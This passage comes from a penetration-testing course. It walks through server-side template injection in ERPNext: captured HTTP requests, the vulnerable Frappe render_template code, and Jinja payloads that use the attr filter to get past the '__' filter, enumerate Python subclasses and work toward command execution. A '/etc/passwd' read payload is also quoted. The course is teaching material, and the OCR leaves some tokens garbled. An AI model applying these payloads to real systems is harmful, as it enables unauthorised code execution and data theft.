
```

POST /api/method/frappe.emaildoctype.email_template.get_email_template HTTP/1.1
Host: erpnext:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://erpnext:8000/desk
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Frappe-CSRF-Token: 294267cab657a136e273f26d731d4452dd5478ca3fd2434e344ea396
X-Frappe-CMD:
X-Requested-With: XMLHttpRequest
Content-Length: 544
Connection: close
Cookie: user_id=zeljka.k%40randomdomain.com; full_name=Zeljka%20Kola%C5%Alinac;
sid=5d0eca3b00f3275adbe99de6f32364e0ecc3eb6be65ffb44810bd767; system_user=yes; user_image=
```

template_name=Hacking+with+SSTI&doc=%7B%22owner%22%3A%22zeljka.k%40randomdomain.com%22%2C%22idx%22%3A0%2C%22response%22%3A%22%3Cdiv%3E%7B%7B7+%7D%7D%3C%2Fdiv%3E%22%2C%22docstatus%22%3A0%2C%22creation%22%3A%222020-01-03+00%3A37%3A41.908738%22%2C%22name%22%3A%22Hacking+with+SSTI%22%2C%22doctype%22%3A%22Email+Template%22%2C%22modified%22%3A%222020-01-03+00%3A37%3A41.908738%22%2'

Figure 223: Burp History Discovering get_email_template


Searching for a request that references the “Hacking with SSTI” subject, we will discover the request in Figure 223 that sends a POST request to the `get_email_template` function. We can send this request to Repeater to replay it.



The screenshot shows the OWASP ZAP Repeater interface. The Request tab displays a POST request to the endpoint /api/method/frappe.emaildoctype.email_template.email_template.get_email_template. The Headers section includes various X-Frappe-related headers and a cookie with user_id=zeljka.k%40randomdomain.com. The Response tab shows a JSON response with a "message" field containing the string "<div>49</div>".

Figure 224: Sending Request to Repeater


Now that we can easily inspect the output, let's start building our payload. We will replace the "{{7*7}}" in the template with "{{).__class__}} to determine if we can replicate accessing the class of an empty string as we did in the Python console.



The screenshot shows the Frappe Email Template editor. The Subject field is set to "Hacking with SSTI". In the Response editor, the template code contains the payload "{{).__class__}}".

Figure 225: Changing Email Template to include __class__

Unfortunately, when we send this request, we hit a wall. The server responds with an "Illegal template" error.



The screenshot shows the OWASPEraser interface. The Request tab displays a POST request to `/api/method/frappe.email.doctype.email_template.email_template.get_email_template`. The payload contains an `email_template` parameter with a long string of characters. The Response tab shows the server's response, which includes a stack trace and a redacted portion where the illegal template was processed.

Figure 226: Using Illegal template

To determine the cause of this issue, let's set a breakpoint on the `get_email_template` function and follow the code execution. We can search for the string "get_email_template", and discover a function in `apps/frappe/frappe/email/doctype/email_template/email_template.py`.

```

14 @frappe.whitelist()
15 def get_email_template(template_name, doc):
16     ''' Returns the processed HTML of a email template with the given doc '''
17     if isinstance(doc, string_types):
18         doc = json.loads(d oc)
19
20     email_template = frappe.get_doc("Email Template", template_name )
21     return {"subject" : frappe.render_template(email_template.subject, doc),
22             "message" :
frappe.render_template(email_template.response, doc)}


```

Listing 335-Reviewing get_email_template function

Line 14, before the function is defined, tells Frappe that this method is whitelisted and can be executed via an HTTP request. Line 15 defines the function and the two arguments. Line 16 describes that the function "Returns the processed HTML of a email template", which means that we are on the right track. If the `doc` argument passed to `isinstance` on Line 17 is a string, the string

is deserialized as JSON into a Python object. Line 20 loads the email_template and finally, lines 21-22 render the subject and body of the template.

Suspecting that `render_template` is throwing the error, we can pause execution by setting a breakpoint on line 22.



The screenshot shows a code editor with several tabs open. The current tab is `email_template.py`. A red dot at the bottom left of the code area indicates a breakpoint is set on line 22. The code itself is as follows:

```

 1  #!/usr/bin/python
 2  # -*- coding: utf-8 -*-
 3
 4  from __future__ import unicode_literals
 5  import frappe, json
 6  from frappe.model.document import Document
 7  from frappe.utils.jinja import validate_template
 8  from six import string_types
 9
10 class EmailTemplate(Document):
11     def validate(self):
12         validate_template(self.response)
13
14 @frappe.whitelist()
15 def get_email_template(template_name, doc):
16     ''' Returns the processed HTML of a email template with the given doc'''
17     if isinstance(doc, string_types):
18         doc = json.loads(doc)
19
20     email_template = frappe.get_doc("Email Template", template_name)
21     return {"subject": frappe.render_template(email_template.subject, doc),
22             "message": frappe.render_template(email_template.response, doc)}

```

Figure 227: Setting Breakpoint on Line 22

Let's run the Burp request again to trigger the breakpoint. Once triggered, we will select the `Step Into` button to enter the `render` function for further review. This takes us to the `render_template` function found in `apps/frappe/frappe/utils/jinja.py`.

```

53     def render_template(template, context, is_path=None, safe_render=True):
54         '''Render a template using Jinja
55
56         :param template: path or HTML containing the jinja template
57         :param context: dict of properties to pass to the template
58         :param is_path: (optional) assert that the `template` parameter is a path
59             :param safe_render: (optional) prevent server side scripting
60             via jinja templating
61
62         from frappe import get_traceback, throw
63         from jinja2 import TemplateError
64
65             if not template:
66                 return ""
67
68             # if it ends with .html then its a freaking path, not html
69             if (is_path
70                 or template.startswith("templates/")
71                 or (template.endswith('.html') and '\n' not in template)):
72                 return get_jenv().get_template(template).render(context)
73
74             else:
75                 if safe_render and ".__" in template:
76                     throw("Illegal template")
77
78                 try:
79                     return get_jenv().from_string(template).render(context)
80                 except TemplateError:

```

```
79         throw(title="Jinja Template Error",
msg="<pre>{template}</pre><pre>{tb}</pre>".format(template
=template, tb=get_traceback())))

```

Listing 336 - Reviewing render_template function

The *render_template* function seems to do what we would expect. Examining the *if* statement on lines 74-75, it seems that the developers have thought about the SSTI issue and attempted to curb any issues by filtering the “__” characters.

Our next goal is to hit line 77 where *get_jenv* is used to render the template that is provided by user input. This makes executing the SSTI more difficult since the payload requires “__” to navigate to the *object* class.

8.5.2.1 Exercise

Recreate the steps in the section above to discover how the *render_template* function is executed.

8.5.2.2 Extra Mile

Discover another location where ERPNext uses the *render* function to execute user-provided code.

8.5.3 SSTI Vulnerability Filter Evasion

In order to bypass the filter, we need to become more familiar with Jinja and determine our capabilities from the template perspective. Jinja’s “Template Designer”¹⁰⁷ documentation is a good place to start.

Jinja offers one interesting feature called *filters*.¹⁰⁸ An example of a filter is the *attr()* function,¹⁰⁹ which is designed to “get an attribute of an object”. Listing 337 shows a trivial use case.

```
{% set foo = "foo" %}
{% set bar = "bar" %}
{% set foo.bar = "Just another variable" %}
{{ foo|attr(bar) }}
```

Listing 337 - Example of attr filter

The output of this example would be: “Just another variable”.

As mentioned earlier, while Jinja is built on Python and shares much of its functionality, the syntax is different. So while the filter is expecting the attribute to be accessed with a period followed by two underscores, we could rewrite the payload to use Jinja’s syntax, making the “.” unnecessary.

First, let’s build the template to give us access to the attributes we will need to exploit the SSTI. We know that we will need a string, the __class__ attribute, the __mro__ attribute, and the __subclasses__ attribute.

```
{% set string = "ssti" %}
{% set class = "__class__" %}
```

¹⁰⁷ (Pallets Projects, 2020), <https://jinja.palletsprojects.com/en/2.11.x/templates/>

¹⁰⁸ (Pallets, 2007), <https://jinja.palletsprojects.com/en/2.10.x/templates/#filters>

¹⁰⁹ (Pallets, 2007), <https://jinja.palletsprojects.com/en/2.10.x/templates/#attr>

```
{% set mro = "__mro__" %}  

{% set subclasses = "__subclasses__" %}
```

The *string* variable will replace the two single quotes ("") in the original payload. The rest of the values are the various attributes from the SSTI payload.

Now we can start building the SSTI payload string in the email template builder under the defined variables. First, let's attempt to get the __class__ attribute of the *string* variable using the expression "string|attr(class)".

Hacking with SSTI

Menu ▾ Save

Subject

Hacking with SSTI

Response

Normal B I U A A , “ ” </> Table T_x

```
{% set string = "ssti" %}  

{% set class = "__class__" %}  

{% set mro = "__mro__" %}  

{% set subclasses = "__subclasses__" %}  

{{string|attr(class)}}
```





Figure 228: __class__ of string

With the template configured, let's render it and extract the classes of the string. If the SSTI works, we will receive a "<class 'str'>" response.



The screenshot shows the OWASP ZAP proxy tool interface. The 'Request' tab displays a POST payload to the endpoint /api/method/frappe.emaildoctype.email_template.email_template.get_email_template. The 'Response' tab shows the server's response, which includes a Set-Cookie header with a long, complex string of characters, indicating a successful bypass of the __class__ filter.

Figure 229: Rendering __class__ of string Template

Now that we have confirmed the bypass for the SSTI filtering is working, we can begin exploitation to obtain RCE.

8.5.3.1 Exercise

Recreate the steps to render the __class__ of a string.

8.5.3.2 Extra Mile

Creating string variables of the attributes we need to access is only one option to bypass the SSTI filter. If the developers replace the filter from “__” to “_”, our payload would not work any longer. Using the Jinja documentation, find another method to exploit the filter that does not set the string variables for the attributes directly in the template. For this Extra Mile, the template should only contain the following expression: “string|attr(class)”.

8.6 SSTI Vulnerability Exploitation

With the filter bypassed, let's concentrate on exploitation. To accomplish full exploitation, we need to discover the available classes that we can use to run system commands.

8.6.1 Finding a Method for Remote Command Execution

Let's quickly review the SSTI payload that we are modeling.

```
{} '__'.__class__.__mro__[2].__subclasses__() [40] ('/etc/passwd').read() }
```

Listing 338 - Accessing __mro__ attribute in payload

To discover what objects are available to us, we can use *mro* to obtain the *object* class and then list all *subclasses*. First, let's set the last line of the email template to “{{ string|attr(class)|attr(mro) }}” to list the *mro* of the *str* class.

Hacking with SSTI

[Menu ▾](#)
Save

Subject: **Hacking with SSTI**

Response

Normal B I U A A " </> ↲ ↴ ⌂ ⌃ ⌄ ⌅ ⌆ ⌇


Table T_x

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{{ string|attr(class)|attr(mro) }}
```

Figure 230: mro of str Class

Rendering the template displays the mro.



Target: http://erpnext:8000

Request

Raw Params Headers Hex

```
POST /api/method/frappe.email.doctype.email_template.email_template HTTP/1.1
Host: erpnext:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://erpnext:8000/desk
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Frappe-CSRF-Token: 8551c48927bbe0343d2cdf1c2feb1bf1464eb058e77c
```

Response

Raw Headers Hex

```
HTTP/1.0 200 OK
Content-type: application/json
Content-Length: 106
Set-Cookie: sid=J6ffdcuddea4J6U0U6Jcd6bb94eb51a0cdc2ac6b2d0/14/b9ca2a/; Expires=tue, 14-Jan-2020 05:03:17 GMT; Path=/;
Set-Cookie: full_name=zeljka%20kola%20Alinac; Path=/;
Set-Cookie: system_user=yes; Path=/;
Set-Cookie: user_images; Path=/;
Set-Cookie: user_id=zeljka%20randomdomain.com; Path=/;
Server: Werkzeug/0.15.4 Python/3.5.2
Date: Sat, 11 Jan 2020 05:03:19 GMT

{"message": {"message": "<div></div><div></div><div></div><div></div><div></div><br></div><div><class \'str\'>, <class \'object\'> </div>", "subject": "Hacking with SSTI"}}
```

Figure 231: Viewing mro of str Class

We should receive a response with two classes: one for the `str` class and the other for the `object` class. Since we want the `object` class, let's access index "1". The value of the email template should be the one found in Listing 339.

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{{ string|attr(class)|attr(mro) [1] }}
```

Listing 339~Accessing index 1 from mro attribute

If we attempt to save the template, we'll receive an error that it is invalid.



Figure 232: Invalid Template

Jinja syntax does not work with "[" characters after a filter. Instead, let's save the response from the mro attribute as a variable and access index "1" after the variable is set.


To do this, we need to change the double curly braces ("{{" and "}}") that are used for expressions in Jinja to a curly brace followed by a percentage sign ("{%" and "%}"), which is used for statements. We also need to set a variable using the "set" tag and provide a variable name (let's use *mro_r* for mro response). Finally, we need to make a new expression to access index "1".

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{% set mro_r = string|attr(class)|at tr(mro) %}
{{ mro_r[1] }}
```

Listing 340- Setting *mro_r* variable to mro response

Rendering this template allows us to extract only the *object* class.



The final payload can be found in Listing 340.

Figure 233: Rendering Template

In the next section of the payload, we need to list all subclasses using the *__subclasses__* method. We also need to execute the method using "(" after the attribute is accessed. Notice that

we will quickly run into the same issue we ran into earlier when we need to access an index from the response while running the `__subclasses__` method.

To fix this issue, we can again transform the expression into a statement and save the output of the `__subclasses__` method into a variable. The payload for this is shown in Listing 341.

```
{% set string = "ssti" %}  

{% set class = "__class__" %}  

{% set mro = "__mro__" %}  

{% set subclasses = "__subclasses__" %}  
  

{% set mro_r = string|attr(class)|attr(mro) %}  

{% set subclasses_r = mro_r[1]|attr(subclasses) () %}  

{{ subclasses_r }}
```

Listing 341 - Accessing the `__subclasses__` attribute and executing

Rendering the template executes the `__subclasses__` method and returns a long list of classes that are available to us. We will need to carefully review this list to find classes that could result in code execution.

Response

Raw Headers Hex

Figure 234: All Available Classes in ERPNext

To simplify output review, let's clean up this list in Visual Studio Code. We'll copy all the classes, starting with "`<class 'list'>`" and ending with the last class object.

Next, we will replace all “,” strings (including the space character) with a new line character. To do this, let’s open the “Find and Replace” dialog by pressing . In the “Find” section we will enter “,” and in the “Replace” section we will press  to add a new line. Finally, we will select *ReplaceAll*.

